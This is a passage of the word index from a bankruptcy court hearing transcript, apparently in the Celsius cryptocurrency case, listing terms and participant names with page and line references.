61:1,16 77:22	42:19,19 44:21	28:3 42:25	<b>attached</b> 35:15
91:5 92:1	44:22 47:10	<b>asset</b> 35:16	<b>attempt</b> 16:11
<b>applies</b> 59:20	52:21 54:12,13	50:23 52:9	16:15
<b>apply</b> 76:5	58:23 59:19	79:14 99:22	<b>attempts</b> 17:5
<b>appreciate</b>	62:14 64:8	111:17 112:25	<b>attention</b> 16:13
103:25	67:13 70:1	<b>assets</b> 27:23	17:7,15,17
<b>appreciates</b>	71:12 73:8,13	36:2,5 47:5	117:15
110:16	75:4 80:6 83:5	50:24 51:12,13	<b>attorneys</b> 3:4
	83:24 84:9,13	51:20,22 52:6	3:11,18

**[attributable - borrowed]**

Page 5

<b>attributable</b> 55:7 79:11 <b>austin</b> 15:4 <b>available</b> 84:6 92:2 100:2 <b>avenue</b> 3:5,19 <b>avery</b> 6:11 <b>avino</b> 9:14 <b>avoid</b> 59:17 108:6 <b>aware</b> 17:4,5,6 17:6,17,20 62:17 87:18	<b>balances</b> 36:20 44:8 <b>balluku</b> 9:15 <b>bankrupt</b> 91:1 <b>bankruptcy</b> 1:1,12,23 54:10 59:25 60:10,20 61:5 61:13 78:4,4,5 90:1,4,4,19,21 91:10,10,18 92:5 116:21,22 <b>barbecue</b> 72:7 72:9 <b>barnes</b> 5:14 <b>basic</b> 90:12 91:12 <b>basically</b> 67:23 78:1 <b>basis</b> 24:8 42:25 <b>bates</b> 112:20 <b>bear</b> 46:9 <b>beaulac</b> 9:16 <b>becin</b> 5:15 <b>began</b> 16:11 38:22 <b>beganski</b> 9:17 <b>beginning</b> 35:22 40:3 47:14 52:12 68:6 104:2 <b>begins</b> 46:21 <b>behalf</b> 19:8,17 21:11 22:11,15 34:19 35:18,19 65:25 82:4	<b>belabor</b> 58:14 <b>believe</b> 16:16 17:25 21:22 25:16 27:11,21 30:12 40:25 43:19 51:4 52:16,24 54:5 57:3 61:20 63:23 65:15 66:14 69:1 74:18 76:18 81:15 86:15 105:8,25 106:2 106:21 109:6 111:10,14,16 113:6 115:16 115:21,25,25 116:3 117:7 <b>believed</b> 52:18 56:8 107:17 <b>bellamy</b> 9:18 <b>belong</b> 82:18 112:24 <b>ben</b> 11:1 <b>bench</b> 18:12 25:10 29:14 <b>beneficiary</b> 61:19 <b>benefit</b> 27:14 30:24 63:11 <b>berg</b> 15:1 <b>best</b> 60:12 106:16 107:11 110:13 <b>beth</b> 7:13 <b>better</b> 21:23 108:24	<b>beyond</b> 63:21 <b>big</b> 89:9 <b>billion</b> 49:13 75:24 77:3 99:19,21 <b>billions</b> 62:9 63:4 110:24 <b>bilter</b> 9:19 <b>binder</b> 21:24 35:5,6 45:25 46:1 53:7 70:8 <b>binders</b> 18:13 18:14,16,18 35:3 <b>binding</b> 88:22 <b>birch</b> 5:16 <b>biswas</b> 9:20 <b>bit</b> 65:7 68:21 72:5 77:20 85:21 88:13 101:21 109:6 <b>bitcoin</b> 86:20 86:21 <b>bitterly</b> 108:1 <b>bizarre</b> 72:21 <b>blank</b> 77:19 <b>blissfully</b> 35:10 <b>block</b> 89:9 <b>blowing</b> 27:18 <b>board</b> 43:5 49:18 <b>bolded</b> 109:17 <b>book</b> 75:25 <b>boroff</b> 9:21 <b>borrow</b> 113:2 <b>borrowed</b> 48:14
---	---	--	--

## [borrowing - celsius]

Page 6

<b>borrowing</b> 48:19 89:11	<b>brier</b> 4:6 5:18	<b>carcamo</b> 12:13	47:6,13,15,21
<b>bottom</b> 55:4	<b>bring</b> 16:12	<b>careful</b> 100:16	47:23 48:9,11
<b>bound</b> 69:4	17:7 72:9,11	107:6	48:14,15,16,21
<b>bourgeois</b> 5:17	<b>broad</b> 87:11	<b>carl</b> 6:2 9:3	48:24 50:17
<b>bovenzi</b> 9:22	90:20 92:1	<b>caroline</b> 9:2	55:6,9,18 56:2
<b>bowling</b> 1:13	<b>bronge</b> 5:19	<b>carolyn</b> 10:1	56:8,20,21
<b>box</b> 43:14 44:1	<b>brought</b> 25:22	<b>carried</b> 42:23	57:17,18,19,21
44:2 55:23	28:6	66:18	58:8,8 59:10
67:20,21 81:6	<b>brown</b> 4:8 5:20	<b>carries</b> 66:17	60:25 61:1,3
86:18 114:9	<b>bruh</b> 5:21	<b>carry</b> 22:18	63:2 65:5
<b>bradley</b> 6:18	<b>bryan</b> 7:6	31:12	66:21,25 67:2
<b>breach</b> 26:19	<b>buenviaje</b> 9:24	<b>carved</b> 72:14	68:5,8,8,11,11
48:16	<b>burks</b> 14:8	<b>carveout</b> 96:20	68:13,13 69:9
<b>break</b> 102:12	<b>bury</b> 72:24	<b>case</b> 1:3 3:17	69:12,16 70:2
<b>breaker</b> 78:8	<b>business</b> 36:19	16:8,17 21:11	70:24 71:2,4,8
<b>breuder</b> 9:23	43:15 48:9	25:25 33:21	71:16,18,18,20
<b>brian</b> 5:14 7:15	63:21 110:7	54:3,5 62:16	71:25 72:17,18
7:17 11:15	<b>buy</b> 63:22	76:3 82:4 86:5	72:20,23 73:1
12:3 14:9,14	95:23	86:7,8 98:21	73:1,20 75:2,7
<b>brianna</b> 9:19	<b>buys</b> 31:15	99:2,4 115:5	76:6 77:25
<b>brief</b> 20:16	<b>c</b>	<b>cases</b> 105:21	78:13,18 79:9
22:16 24:6	<b>c</b> 3:1 7:24	105:22 106:1	80:2 83:14
25:19 28:10	11:22 16:1	106:13 114:25	84:22 87:5,23
58:10 67:13	91:25 93:24	115:6	88:16,17,22,25
71:22 83:16	95:20 96:8	<b>castor</b> 9:25	88:25 89:1,3
86:6 89:23	118:1,1	<b>catariana</b>	89:10,12,13,15
98:18 103:25	<b>cabin</b> 29:12	12:25	91:1,4,6,8,25
104:1,2 106:18	<b>calin</b> 8:18	<b>categorical</b>	92:2 93:3,5,5
106:24 115:2,8	<b>call</b> 17:14,16	99:3	93:14,16,19,23
<b>briefed</b> 28:12	71:23	<b>cathy</b> 7:9 14:11	93:25,25 94:1
<b>briefing</b> 2:3	<b>cameron</b> 6:3	<b>cdpq</b> 22:15	94:2,4,5,6,11
<b>briefly</b> 85:20	<b>capital</b> 58:24	<b>cede</b> 19:4	94:18 95:9,14
<b>briefs</b> 24:18	91:25 95:20	<b>celsius</b> 1:7 16:5	95:20,24 96:6
32:20 81:13	96:8	23:10 25:7	96:7,8,9,13,13
102:7 104:23	<b>capitol</b> 93:24	30:6 36:18	96:18 97:4,4,6
115:10	<b>capture</b> 72:4	40:4,7 43:8	97:6,8,8 99:13
		44:6,6,7,14	99:18 101:23

[celsius - clear]

Page 7

101:23 102:5 102:20 107:8 109:8,18,20 113:7 <b>certain</b> 2:2 112:24,25 <b>certainly</b> 28:4 31:20 62:3 63:23 64:17 77:16 85:4 <b>certified</b> 118:3 <b>cetera</b> 45:6 <b>chain</b> 27:10 <b>chairman</b> 26:8 <b>chamberlayne</b> 10:1 <b>chambers</b> 16:24 17:21 53:7 <b>chang</b> 10:2 <b>change</b> 40:17 44:22 45:3 49:9,19 62:21 78:6 80:11 84:20 87:3 90:7,15 91:9 91:16,17 92:7 94:11 95:20 102:21 103:4 103:13,15,15 <b>changed</b> 47:11 76:2 109:9 <b>changes</b> 42:22 42:24 45:24 49:5 68:21 80:25 88:8,12 103:17	<b>changing</b> 43:6 103:21 <b>chapman</b> 10:3 <b>charles</b> 14:13 <b>chart</b> 59:9,11 89:5 93:18 109:6 <b>chase</b> 7:14 <b>check</b> 43:13 44:2 67:20,21 <b>checkbox</b> 98:8 98:12 <b>checkboxes</b> 98:2,7,11 <b>checked</b> 86:18 114:8 <b>chen</b> 10:4 <b>choice</b> 102:20 <b>choose</b> 93:20 93:21,23 <b>chooses</b> 94:20 <b>chose</b> 88:16 89:10,22 <b>chris</b> 3:8 5:15 16:4 20:22 64:4 <b>christiansen</b> 10:5 <b>christina</b> 10:7 <b>christopher</b> 4:4 5:22 6:16 10:17 <b>chutchian</b> 10:6 <b>ciancarelli</b> 10:7 <b>circuit</b> 114:16	<b>circumstance</b> 39:4 <b>cirkel</b> 10:8 <b>cite</b> 33:16 86:5 97:18 100:3 103:24 106:18 <b>cited</b> 86:6 99:2 105:21 <b>claim</b> 25:22 27:6 28:6,13 28:25 29:6 48:16,20,23 52:8,10,13,20 52:22,24 56:25 60:11,17,20,21 61:17,17 64:13 64:20 67:19 77:6 83:5 85:9 86:16,22,25 87:13 90:7,14 98:22 105:15 108:11 111:18 111:19,21,25 112:7,8 113:10 <b>claimed</b> 98:23 <b>claiming</b> 23:2 <b>claims</b> 2:5 24:5 24:9 25:5,6,15 26:11,21,25 27:13 28:2,10 28:11,16,21,22 29:4 31:9,12 31:19,22 32:1 32:1,3,4 41:4 49:13 52:18 62:9 64:12,12 64:14 68:12	70:4,6 71:9 73:10,18,22 74:4,23 75:3,5 75:14 82:17 84:21 85:2,23 85:25 86:1,14 91:8 93:6 95:18,25 97:21 106:21 107:1,3 107:7,14,17,18 107:20,21 108:3,6,8,22 108:24 110:24 114:15 116:23 117:9 <b>claire</b> 4:23 6:1 7:23 <b>clarify</b> 101:7 <b>clause</b> 87:23 95:3 <b>clauses</b> 70:25 <b>clean</b> 66:10 <b>clear</b> 19:11 24:11 25:10 26:24 27:12,16 27:19 28:1 31:2,11,16 37:15 49:18 56:11 57:5 60:9 62:16 63:25 70:19 71:13 76:4 100:25 106:5 107:7 109:23 110:19 111:6 111:18 116:7
---	--	--	--

[clearer - completely]

Page 8

<b>clearer</b> 93:8	43:16 44:12	<b>coins</b> 52:8,10	<b>committees</b>
<b>clearly</b> 38:8	47:17 50:13,22	61:6 72:20	114:14 115:9
48:4 67:21	51:13,19,23,23	74:7,11,11	<b>common</b> 38:16
95:10 104:19	52:5,10,10,20	82:17,18 99:23	45:6
105:1	56:25 57:2,10	<b>coleman</b> 10:9	<b>communicate</b>
<b>clerk</b> 34:10	59:16 62:8,10	<b>collectively</b>	92:25
<b>click</b> 81:6	67:22 68:3	69:13 88:18	<b>communicated</b>
106:2	69:1 73:8,17	<b>colloquy</b> 64:5	56:9 87:14
<b>clicked</b> 114:8	73:17,18 74:6	64:25 72:5	<b>communicati...</b>
<b>clickthrough</b>	75:18,20,24	103:6	38:11 56:10
105:13 110:23	76:8,20,21	<b>colodny</b> 5:23	<b>communicati...</b>
<b>clickwrap</b>	77:1 78:23	<b>come</b> 38:12	38:11,12 42:8
103:12	79:14 80:10,21	49:6 58:25	54:17,20 65:22
<b>clients</b> 23:5	81:1,4 82:25	61:5 65:6 72:8	67:19
62:3,16,19,22	83:2,3,5,19,22	107:11	<b>companies</b>
63:20 80:1	83:25 84:1,17	<b>comes</b> 50:22	54:9
85:5	84:23 85:9,10	55:17 57:1	<b>company</b> 27:2
<b>closed</b> 70:3	85:25 86:14	103:25	30:13 32:8,10
<b>cni</b> 26:6	87:1,1,3 91:16	<b>comfort</b> 63:5	39:3,5 50:14
<b>cnl</b> 23:3,14,14	92:4,7 99:25	<b>comment</b>	56:7 57:24
24:5,9 25:14	102:21,23	67:11	62:19 63:10,12
26:2,8,11,12	103:1,18 104:6	<b>commented</b>	63:20 69:17
26:24 27:10,13	105:6 109:23	100:18	74:24 76:7
28:1,6,16,21	110:2 111:12	<b>committed</b>	80:7,8 109:22
29:4,13,18	112:2,3 113:12	25:12 26:7,8	111:16 113:7
30:6,16,19,20	113:14,15	26:12	<b>compelled</b>
31:2,3,3,6,20	114:16 117:9	<b>committee</b>	117:10
31:20 32:1,14	<b>cnl's</b> 26:18	3:18 16:24	<b>compelling</b>
32:22,25 33:8	84:7	17:6 20:10,14	116:12
34:19,21 35:18	<b>coco</b> 5:22	21:12 22:7,19	<b>compels</b>
36:1,25 37:3,8	<b>code</b> 91:18	31:23 33:2	116:22
37:9,16,18,24	116:22	54:3 77:14	<b>complained</b>
38:1,5 39:2,17	<b>cohen</b> 41:12	82:5 108:21	108:1
40:9 41:3,4,8	42:9 110:17	116:18	<b>completely</b>
41:15,20,20,22	111:8	<b>committee's</b>	87:19 96:21
41:24 42:2,11	<b>coin</b> 60:8	22:1,4 59:19	97:8
42:15,20,20			

<b>completion</b> 55:5 79:8	<b>consequences</b> 76:10	<b>continued</b> 32:25 42:21	82:17
<b>concede</b> 28:25	<b>conservatively</b> 49:13	51:25	<b>control</b> 30:5
<b>concept</b> 62:11	<b>consider</b> 24:13	<b>contract</b> 20:18	49:4 55:7 59:3
80:17	75:11	22:23,24,25	61:24,25 62:1
<b>conceptual</b> 92:20,21	<b>consistent</b> 29:2	23:2,5,9 26:20	79:10
<b>concern</b> 101:5	49:6 54:7	27:12,21 37:12	<b>controlling</b> 81:13
<b>concerned</b> 41:5	55:13 56:6	37:12 38:10	<b>controls</b> 87:24
<b>concerning</b> 16:14	63:25 71:7	58:19 65:2,4,9	<b>cook</b> 10:10
<b>conclude</b> 27:22	107:19	65:21 77:23,23	<b>cooper</b> 10:11
100:4 109:15	<b>consolidation</b> 64:16	78:3,5 87:18	<b>copies</b> 34:2
<b>concluded</b> 117:19	<b>constructed</b> 61:18	90:5,6,14	<b>copy</b> 18:8,19
<b>concludes</b> 115:20	<b>constructive</b> 60:11 64:20	94:17 97:17,17	19:19 21:18
<b>conclusion</b> 50:6 52:15	<b>construe</b> 97:16	98:6 103:17	34:3,4 46:11
101:11	<b>construed</b> 97:19	105:9,17,24	46:12,19
<b>condition</b> 53:22	<b>contains</b> 86:9	114:24 115:12	<b>cordry</b> 5:25
<b>conditions</b> 35:23	<b>contemplated</b> 75:17	115:13,14,14	<b>cornell</b> 5:5 6:1
<b>conducted</b> 100:21	<b>contemplation</b> 90:19	115:17	<b>corporate</b> 27:4
<b>conlon</b> 5:24	<b>contend</b> 49:10	<b>contracting</b> 72:18 84:17	27:10 59:10
<b>connection</b> 55:25 60:7,24	113:21	87:3 103:21	80:18 93:17
91:6 113:2	<b>contending</b> 28:1	<b>contracts</b> 23:14 78:10	113:16
<b>connects</b> 111:15	<b>contest</b> 84:8	92:21 103:12	<b>correct</b> 19:1
<b>conscious</b> 102:19	<b>context</b> 24:13	106:3	23:1,7,15,16
<b>consent</b> 61:3	89:3	<b>contractual</b> 26:15 28:13	26:11 37:19
<b>consenting</b> 36:17	<b>continue</b> 16:25	37:11 39:5	47:22 51:6
	17:1 55:9 56:2	40:7,19 41:3	60:22 70:12
	56:3 75:24	41:14 48:19	82:22,23 83:18
	79:12,14 110:7	56:1 58:20	85:3 88:3
	110:18	63:5 67:12	<b>corrected</b> 53:25
		69:21,22 80:4	<b>correctly</b> 24:3
		86:25 93:3	<b>cote</b> 6:2
		109:24	<b>counterparty</b> 103:1
		<b>contractually</b> 27:5,22 30:8	<b>country</b> 118:21
			<b>couple</b> 42:7
			106:15

<b>course</b> 17:21	47:25 48:4,13	98:15 99:7	<b>created</b> 74:19
<b>court</b> 1:1,12	48:22 49:1,22	100:9,16 101:1	<b>creates</b> 95:16
16:2,17,18,19	50:1,3,8 51:2,5	101:6,14,16	<b>creation</b> 30:13
17:8,10,14,23	51:9 53:4,9	102:1,7,12,15	32:11
18:6,11,17,21	54:19,24 56:10	103:10 104:1,4	<b>credible</b> 54:1,2
18:24 19:3,11	56:15 59:7,18	104:9,12,14,25	<b>creditor</b> 31:10
19:20,24 20:1	59:22 60:15,19	105:20 106:4,7	60:12,16 61:1
20:5,9,21,24	61:5,8 62:1,24	106:11,13,23	61:14,16,17,18
21:4,9,16,20	63:7,17 64:2	107:12,24,25	85:1 90:3 91:4
21:23 22:4,9	64:22 65:13,17	108:12,16	91:7,25 107:7
22:22 23:1,8	66:4,7,9,11,16	110:1,4,20	117:1
23:12,18 24:2	66:20 67:9,18	111:5 112:11	<b>creditor's</b>
24:15,17,20,25	68:1,10,19,25	112:15,19,21	22:19
25:8,17,19,24	69:5,8,11,15	113:22 114:1,4	<b>creditors</b> 3:18
26:5,7,16,18	69:25 70:9,12	114:7,10,12,14	21:12 22:7
27:6,25 28:7,9	70:15 71:10	114:20,22,25	30:23 31:14,21
28:14 29:8	73:3,16,21	115:2,5 117:12	31:21 42:16
30:1,5,18 31:5	74:1,13,17,21	117:17	77:22 82:5
31:11,15,25	75:1,9,21	<b>courtney</b> 14:8	84:9 85:2,5,10
32:16,20 33:12	76:10,15,22	<b>courtroom</b> 4:1	108:21 109:1
33:18 34:1,3,9	77:2,8,13 78:1	<b>courts</b> 78:10	109:12 110:19
34:11,16 35:4	78:22 79:5,21	<b>covenant</b> 29:24	110:22 116:20
35:6,9,12,20	80:12,15,19,24	<b>covenants</b>	<b>crews</b> 6:3
36:6,10,15,22	81:12,17,20,25	29:23	<b>critical</b> 30:11
37:5,13,23	82:10,12,20,24	<b>covered</b> 113:4	30:11 52:16
38:13,25 39:7	83:8,11,16	113:5 116:9	58:14 103:22
39:10,12,22,24	84:5,13 85:1,7	117:6	110:15
40:9,12,15,22	85:22 86:17	<b>craig</b> 10:12	<b>critically</b> 111:7
41:1,7,17 42:5	87:6,21 89:16	13:12	<b>crossed</b> 47:19
42:10,17 43:12	89:20 90:12,23	<b>crane</b> 10:13	<b>crusell</b> 10:14
43:20,23,25	90:25 91:22	<b>crazy</b> 63:8	<b>crux</b> 24:10,12
44:3,10,24	92:3,10,12,23	<b>create</b> 29:4	<b>crypto</b> 100:8
45:2,4,9,12,15	93:7,12 94:13	54:4 60:16	<b>cryptocurrency</b>
45:18,21,25	94:21,23 95:6	61:12 67:2	2:5 16:20
46:2,5,9,12,17	95:11,22 96:10	78:3 86:16	<b>cryptographic</b>
46:23,25 47:2	96:14,23 97:1	102:24	112:24
47:9,16,18,22	97:10,13,22,25		

## [curious - debtors]

Page 11

<b>curious</b> 48:13	30:24 31:9,24	<b>d</b>	<b>dealt</b> 22:6
<b>current</b> 54:12	32:9,22 33:7,9	<b>d</b> 8:16 11:14	50:16 60:6
<b>curt</b> 10:18	36:24 37:2,10	12:2,8 16:1	61:7
<b>curtis</b> 5:2 6:4	37:17,24 38:1	<b>d'amico</b> 8:24	<b>dean</b> 10:3
<b>custody</b> 72:19	38:3,6,11,11	<b>daken</b> 10:9	<b>deanna</b> 34:9
<b>customer</b> 24:5	38:12,18 39:6	<b>dalhart</b> 10:15	<b>debate</b> 102:3
24:9 27:13	39:18 40:6,6	<b>damages</b> 25:5	<b>deborah</b> 6:13
29:4 31:22	40:10,18,18,21	25:6	<b>debt</b> 55:10
32:9,15,19,23	41:2,9,14,21	<b>daniel</b> 6:14	79:12
32:24 33:4	42:12 43:7,8	11:3 12:2,17	<b>debtor</b> 1:9 2:4
36:19 37:21	43:10,10,13,17	<b>danielle</b> 4:13	3:4 31:23 70:6
39:14 41:18,23	44:16 48:10	9:1	84:11 85:23
41:24 42:2	49:12 50:15,25	<b>data</b> 44:8	97:20 107:6,9
44:15 48:14,15	51:21 52:8	56:22 107:18	107:13 108:22
50:13,15 51:19	53:13 55:11,15	108:9	108:23,25
51:24 52:6	56:9,11,23	<b>date</b> 23:25 40:8	<b>debtor's</b> 18:3
56:14 57:24	57:23,25 59:11	108:18 109:7	19:9,12,14
60:17 62:9	60:9 61:5 65:5	118:25	22:18 27:3
63:21 67:3	65:21,22 71:11	<b>dated</b> 113:1	36:14 42:18
69:22 70:4,6	71:14,16 72:20	<b>dates</b> 2:3	44:21,22 52:17
71:9 72:23	76:24 77:5,25	<b>dave</b> 12:15	53:14 64:22
73:9,10,14,17	78:13,19 79:4	<b>david</b> 4:25 5:9	82:7,18 87:13
73:18,21,22	79:24 80:5	6:11 8:21	89:5
74:3,10,11,22	82:8,25 83:13	10:15 12:13	<b>debtors</b> 2:2,6
75:3,5,13,18	84:11,21 85:23	13:23	16:5,10 17:6
75:19 76:23	85:25 86:3,13	<b>davie</b> 8:14	20:10 28:8
77:1,4 79:2	90:13 95:25	<b>davies</b> 10:16	32:7 33:2 49:3
84:1,23 88:15	98:4 104:6	<b>day</b> 25:25	52:16,24 53:15
95:17 97:20	106:20 107:14	111:12	53:16 54:5
99:22 103:8	107:17,20	<b>de</b> 8:22	58:15 59:10
105:3 110:5,24	109:24 110:2,8	<b>dead</b> 115:24	60:3 61:22
112:3,4,7	111:12 113:13	<b>deadlines</b> 2:3	64:4 86:1
117:5	113:15 116:16	<b>deal</b> 29:11 86:2	87:16 93:17
<b>customers</b>	116:23 117:8	105:22	97:19 99:16,24
23:21 25:7	<b>cut</b> 71:18,19	<b>dealing</b> 105:4	106:17 107:22
26:10 27:5,10		<b>deals</b> 25:4	108:3,6 114:14
30:15,15,17,22		29:14	115:9,21 116:5



## [debtors - documents]

116:10 <b>debts</b> 80:13 <b>decision</b> 61:11 <b>deck</b> 33:25 34:13 43:22 60:3 <b>declaration</b> 35:15 <b>defend</b> 28:6 <b>defense</b> 98:23 98:24 <b>define</b> 47:15 102:20 <b>defined</b> 47:24 57:19 59:1 68:7 89:2,5 94:1 95:20 96:5 101:23 112:25 <b>defines</b> 25:2 68:13 <b>defining</b> 68:11 <b>definition</b> 47:13 57:20 58:8,22 59:13 <b>definitively</b> 33:6 <b>deliberately</b> 30:25 <b>dell</b> 10:18 <b>demirtas</b> 10:19 <b>demonstrated</b> 115:17 <b>dennis</b> 4:17 6:8 <b>dentzel</b> 10:20 <b>depend</b> 90:4	<b>depending</b> 55:24 <b>deploy</b> 51:23 <b>deployed</b> 112:5 <b>deployment</b> 52:1 <b>deposit</b> 52:8 <b>deposited</b> 2:5 61:6 <b>desantis</b> 10:17 <b>described</b> 42:4 100:6 <b>describes</b> 103:16 <b>description</b> 80:25 <b>designed</b> 38:10 <b>determined</b> 52:13 113:8 <b>diaz</b> 6:6 <b>dibattista</b> 10:21 <b>dictates</b> 22:25 <b>dietrich</b> 12:4 <b>difference</b> 81:8 <b>different</b> 58:9 58:18 67:14,15 69:23 81:10 86:22 95:2,4 98:16 102:10 102:18 103:11 109:9 <b>differently</b> 84:3 <b>difficult</b> 116:16 117:8	<b>difiore</b> 6:5 <b>digital</b> 61:3 89:11,12,14 91:3 <b>diligence</b> 62:16 62:19 <b>diluted</b> 31:22 31:25 32:2 <b>dircks</b> 10:22 <b>directed</b> 39:5 <b>direction</b> 39:9 40:1,3,24 97:17 <b>directly</b> 33:14 34:13 77:5 101:11 <b>director</b> 70:20 <b>directors</b> 45:6 <b>directs</b> 88:5 <b>disagree</b> 44:13 91:13,14 93:1 <b>discharge</b> 105:5 <b>discharged</b> 105:23 <b>disclose</b> 75:23 <b>disclosed</b> 62:18 <b>discovery</b> 33:21,23 99:24 <b>discuss</b> 85:15 <b>discussed</b> 17:24,25 20:15 22:12 98:13 <b>discussing</b> 64:14 <b>discussion</b> 103:6	<b>disfavored</b> 64:17 <b>displace</b> 59:23 <b>dispute</b> 23:4 <b>disputed</b> 30:12 31:1 48:7 <b>disrespect</b> 100:17 <b>distinct</b> 28:20 <b>district</b> 1:2 86:7 <b>doc</b> 2:6 <b>docket</b> 19:2 33:24 36:4,4 46:6,14 104:3 104:13 <b>document</b> 33:16 34:19 35:1,17,21 36:21 37:21,23 37:25 42:1 43:4 49:14,16 49:16,17 50:8 50:12 53:7 54:6,7 55:17 58:9 65:19 68:6,6,9 72:22 73:19 76:6,19 78:15,20 79:18 79:19,23,24 116:8 <b>documented</b> 63:18 <b>documents</b> 33:20 42:7 51:18 52:4 54:8 61:25
--	--	---	---

62:2 65:8 67:7 79:1 80:2 99:25 100:1 <b>doing</b> 49:19 50:9 51:21,22 53:23 108:18 111:12 116:13 <b>dollar</b> 99:21 <b>dollars</b> 62:9 63:4 75:24 77:3 110:24 <b>don</b> 13:18 14:1 <b>donald</b> 13:6 <b>doubt</b> 88:20 <b>dozen</b> 70:17 <b>draft</b> 36:12 62:9 92:21 93:10 <b>drafted</b> 77:19 93:7 <b>drafters</b> 41:13 49:4 88:16,21 88:24 89:9 91:24 94:12,17 110:14 <b>drafting</b> 92:23 93:15 115:18 <b>drafts</b> 41:15 111:9 <b>drew</b> 10:24 <b>droves</b> 107:14 <b>dua</b> 10:23 <b>duffy</b> 6:7 10:24 <b>dunne</b> 4:17 6:8 <b>dustin</b> 9:21 <b>dzaran</b> 10:25	<b>e</b> <b>e</b> 1:21,21 3:1,1 10:14 16:1,1 118:1 <b>eades</b> 11:1 <b>earlier</b> 67:17 69:4 74:5 80:6 98:17 99:2 108:18 <b>earn</b> 72:19 78:10 81:1 82:8 <b>earned</b> 60:7 <b>easier</b> 88:10 <b>easy</b> 31:3 <b>ecf</b> 46:13 <b>eckhardt</b> 11:2 <b>ecro</b> 1:25 <b>editing</b> 16:16 <b>eduardo</b> 9:24 <b>edward</b> 5:16 7:10 <b>effect</b> 38:4 86:8 106:10,12 <b>effective</b> 35:24 59:2 92:6 105:9 <b>effectuate</b> 49:8 <b>efforts</b> 17:17 <b>eggermann</b> 11:3 <b>ehrlar</b> 11:4 <b>either</b> 23:3 41:20 97:17 <b>elbit</b> 86:6 <b>elements</b> 98:21	<b>elimelech</b> 6:9 <b>eliminate</b> 53:18 <b>elizabeth</b> 4:5 7:2 <b>ellis</b> 3:3 16:5 64:4 <b>elvin</b> 14:15 <b>email</b> 55:1,3 79:6 80:2 110:14 <b>emails</b> 56:16 <b>emmanuel</b> 9:11 <b>emphasize</b> 88:14 <b>employee</b> 47:7 70:19 <b>employees</b> 49:5 <b>empty</b> 67:3 <b>engage</b> 51:25 <b>engaged</b> 50:21 113:7 <b>engaging</b> 16:15 <b>engel</b> 6:10 <b>engineer</b> 101:25 102:1 102:13 <b>enjoy</b> 101:25 <b>enormous</b> 63:13 <b>ensure</b> 61:5 76:2 <b>enter</b> 19:6 37:24 51:1 115:12	<b>entered</b> 16:17 40:1 105:12,17 111:17 114:23 <b>enterprise</b> 84:22 93:17 <b>enters</b> 91:1 <b>entire</b> 32:11 43:8 59:9 61:2 61:4 71:8 72:15 113:20 <b>entirely</b> 53:13 54:11 55:13 57:2 71:7 <b>entities</b> 2:4 23:10 28:10 30:22 49:11 50:17 52:18,21 57:18,18 69:24 70:23 72:4,17 74:12 75:19 76:24 77:11,11 92:21 97:20 107:9,13 109:4 109:11,13 113:9 116:24 <b>entitled</b> 61:3 <b>entity</b> 26:6 27:4,23 30:14 30:15 32:9,15 32:17,18,19,23 32:24 33:5 39:15 41:18,24 42:24,24 43:1 43:7,9,9 44:15 44:16 47:6 48:11 49:10 50:15 51:25
---	--	--	--

## [entity - exhibits]

Page 14

52:22,25 53:10 53:23 54:4 57:24,25 59:2 59:11 61:15 62:25 67:2 70:6 72:19 73:9,21 74:6,6 74:20 76:1,14 76:20 77:1,9 84:1,24,24 85:23 88:25 89:1,4 94:4 96:18 97:11 102:25 103:8 105:3 106:22 107:7,18 109:7 109:8,9 110:5 112:4 113:16 117:5 <b>entry</b> 37:10 <b>equally</b> 31:24 57:12 <b>equals</b> 71:24 102:5 <b>equation</b> 102:5 <b>equations</b> 102:7,15 <b>equity</b> 22:16 27:15 63:11 82:18 85:3,6 116:20 117:2 <b>equivalent</b> 79:13 <b>erik</b> 12:23 <b>error</b> 68:10,12 68:16,17 94:21 103:7	<b>especially</b> 81:9 81:9 <b>essentially</b> 51:13 <b>establishing</b> 2:2 <b>estate</b> 82:9 <b>et</b> 45:6 <b>eu</b> 88:25 <b>evan</b> 13:4 <b>event</b> 17:25 47:3 60:10 78:4 90:25 96:15 108:19 108:20,20 <b>everybody</b> 16:12 17:4,22 21:25 25:11 27:20 70:18 109:20 <b>everyone's</b> 17:7 <b>evidence</b> 18:4 19:13,15 20:12 21:1,6,8,15 22:5,8 29:2,16 32:12,21 43:4 49:25 50:1,7 50:20 52:15,23 56:5 58:3,5 61:23 63:25 65:1,16 75:11 85:13,17,18,20 87:4,12,12,13 87:18 88:6,9 97:24 100:3,10 100:11 106:17	106:18,20 110:13 116:2,6 116:11,12 117:11 <b>evidences</b> 36:21 <b>evidencing</b> 99:25 <b>evidentiary</b> 2:1 <b>exactly</b> 32:10 41:4 57:22,23 59:24 68:22 76:12 86:11 87:8 103:20,20 106:12 113:21 116:13 <b>examine</b> 88:5 <b>examiner</b> 100:5,10,18,21 101:10 <b>examiner's</b> 25:13 64:15,17 100:4 101:4 <b>example</b> 25:4 48:9 50:10 51:24 52:2 54:10,15 57:8 93:2,3 112:3 <b>except</b> 71:1 96:10,12 <b>exception</b> 20:11 <b>exceptions</b> 20:25 21:5 <b>exclude</b> 31:4 92:7	<b>excluded</b> 25:2 45:1 57:10 59:14,14 72:17 73:20 95:17 115:22 <b>excludes</b> 24:4 25:2 72:13 <b>exclusion</b> 20:19 57:21 58:16 61:2 72:13 <b>exculpation</b> 93:9 <b>executed</b> 50:23 <b>execution</b> 35:24 <b>exhausted</b> 117:14 <b>exhibit</b> 18:3,8 18:19,24 19:18 20:2,2,2,3 21:13 22:4 33:23 34:14,15 35:3,5,7,8,13 35:15 36:4 37:16,20 39:21 42:7 45:11,13 51:4,5,6,7 53:6 54:15,18 65:14 65:15 79:5 99:17,17,20 101:8,9 109:4 112:11,13 <b>exhibits</b> 18:1,3 18:22,24 19:6 19:10,12,14,21 20:11,16,24
---	--	--	--

## [exhibits - financial]

